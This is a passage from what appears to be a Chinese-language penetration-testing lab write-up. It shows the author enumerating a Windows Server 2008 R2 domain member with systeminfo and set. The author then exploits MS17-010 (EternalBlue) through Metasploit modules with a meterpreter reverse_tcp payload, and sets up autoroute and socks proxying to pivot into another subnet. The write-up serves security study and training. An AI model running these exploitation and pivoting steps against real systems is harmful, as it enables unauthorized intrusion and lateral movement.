Autoconfiguration Enabled . . . . : Yes
判断是域,并且是 qiyuan-my.com 域
感觉应该是权限不够。想办法能不能提权,输入
shell systeminfoHost Name: VAGRANT-2008R2-
OS Name: Microsoft Windows Server 2008 R2 Standard
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Server
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Vagrant Inc.
Product ID: 00477-001-0000347-84762
Original Install Date: 10/6/2020, 12:59:51 PM
System Boot Time: 2/4/2026, 10:17:09 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 4,095 MB
Available Physical Memory: 1,228 MB
Virtual Memory: Max Size: 8,189 MB
Virtual Memory: Available: 3,895 MB
Virtual Memory: In Use: 4,294 MB
Page File Location(s): C:\pagefile.sys
Domain: qiyuan-my.com
Logon Server: N/A
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB3134760
[02]: KB2999226
[03]: KB976902
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
Connection Name: Local Area Connection
DHCP Enabled: Yes
DHCP Server: 192.168.147.254
IP address(es)
[01]: 192.168.147.160
[02]: fe80::41ac:f3a6:cfbb:e0f7
在确定一下域名
shell setALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Windows\ServiceProfiles\LocalService\AppData\Roaming
AS_CONFIG=..\config
AS_DEF_DOMAINS_PATH=..\domains
AS_DEF_NODES_PATH=..\nodes
AS_DERBY_INSTALL=..\..\javadb
AS_IMQ_BIN=..\..\mq\bin
AS_IMQ_LIB=..\..\mq\lib
AS_INSTALL=..
BASE=C:\glassfish\glassfish4\glassfish\domains\domain1\bin
ChocolateyInstall=C:\ProgramData\chocolatey
CLASSPATH=.;
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=VAGRANT-2008R2-
ComSpec=C:\Windows\system32\cmd.exe
CYGWIN=mintty
FP_NO_HOST_CHECK=NO
JAVA=java
JAVA_HOME=C:\Program Files\Java\jdk1.8.0_211
LOCALAPPDATA=C:\Windows\ServiceProfiles\LocalService\AppData\Local
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\tools\ruby23\bin;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\ProgramData\Boxstarter;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\OpenSSH\bin;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\ProgramData\chocolatey\bin;C:\Program Files\Java\jdk1.8.0_211\bin
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.RB;.RBW
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 25 Model 80 Stepping 0, AuthenticAMD
PROCESSOR_LEVEL=25
PROCESSOR_REVISION=5000
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\ProgramData\Boxstarter;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp
TMP=C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp
USERDOMAIN=NT AUTHORITY
USERNAME=LOCAL SERVICE
USERPROFILE=C:\Windows\ServiceProfiles\LocalService
windir=C:\Windows
windows_tracing_flags=3
windows_tracing_logfile=C:\BVTBin\Tests\installpackage\csilogfile.log
此时我们注意到:
USERDOMAIN=NT AUTHORITY
USERNAME=LOCAL SERVICE这就意味着,我们的权限很低,所以这个时候要进行提权。进一步信息收集。
提权
这里提权博主采用的是永恒之蓝,先进行域内收集
shell systeminfo返回了
Host Name:                 VAGRANT-2008R2-
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Vagrant Inc.
Product ID:                00477-001-0000347-84762
Original Install Date:     10/6/2020, 12:59:51 PM
System Boot Time:          2/4/2026, 10:17:09 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 1,216 MB
Virtual Memory: Max Size:  8,189 MB
Virtual Memory: Available: 3,881 MB
Virtual Memory: In Use:    4,308 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    qiyuan-my.com
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB3134760
                           [02]: KB2999226
                           [03]: KB976902
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.147.254
                                 IP address(es)
                                 [01]: 192.168.147.160
                                 [02]: fe80::41ac:f3a6:cfbb:e0f7
我们发现其补丁有
KB3134760 、KB299972276、KB976902
Windows的版本是
Windows Server 2008 R2

可以分析出其可以使用 MS17-010(即永痕之蓝去提权)
首先了解下什么是 永恒之蓝?
永恒之蓝漏洞是指一种影响Windows操作系统的网络攻击漏洞。这个漏洞影响了许多Windows操作系统版本,包括Windows XP、Windows 7、Windows 8和Windows Server 2003等。永恒之蓝漏洞利用了Windows操作系统中的SMB(Server Message Block)协议中的一个缓冲区溢出漏洞。
操作办法:
启动 MSF
msfconsole查找模块

search ms17-010选择模块

msf6 > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
随后查看配置信息
设置 RHOST

set rhost 192.168.147.162这个模块不好用,换一个

use exploit/windows/smb/ms17_010_eternalblue提权成功

我们再次执行一下木马
上线成功,wc!我终于知道哪里不对了!配置有问题,nm。重新搭建了一下,我们继续
ok啊

找到新的网段了。因为不在域内,所以就不用收集域信息了,重点解决一下端口扫描的问题。因为不用工具的话就会有 Nmap 可以用,在此之前,需要搭建隧道。或者开启转发。


利用 MSF 配置代理
background    # 放置后台
sessions   # 查看会话
search autoroute
use 0
set sessions 3
run
route print
search socks
use 0
options

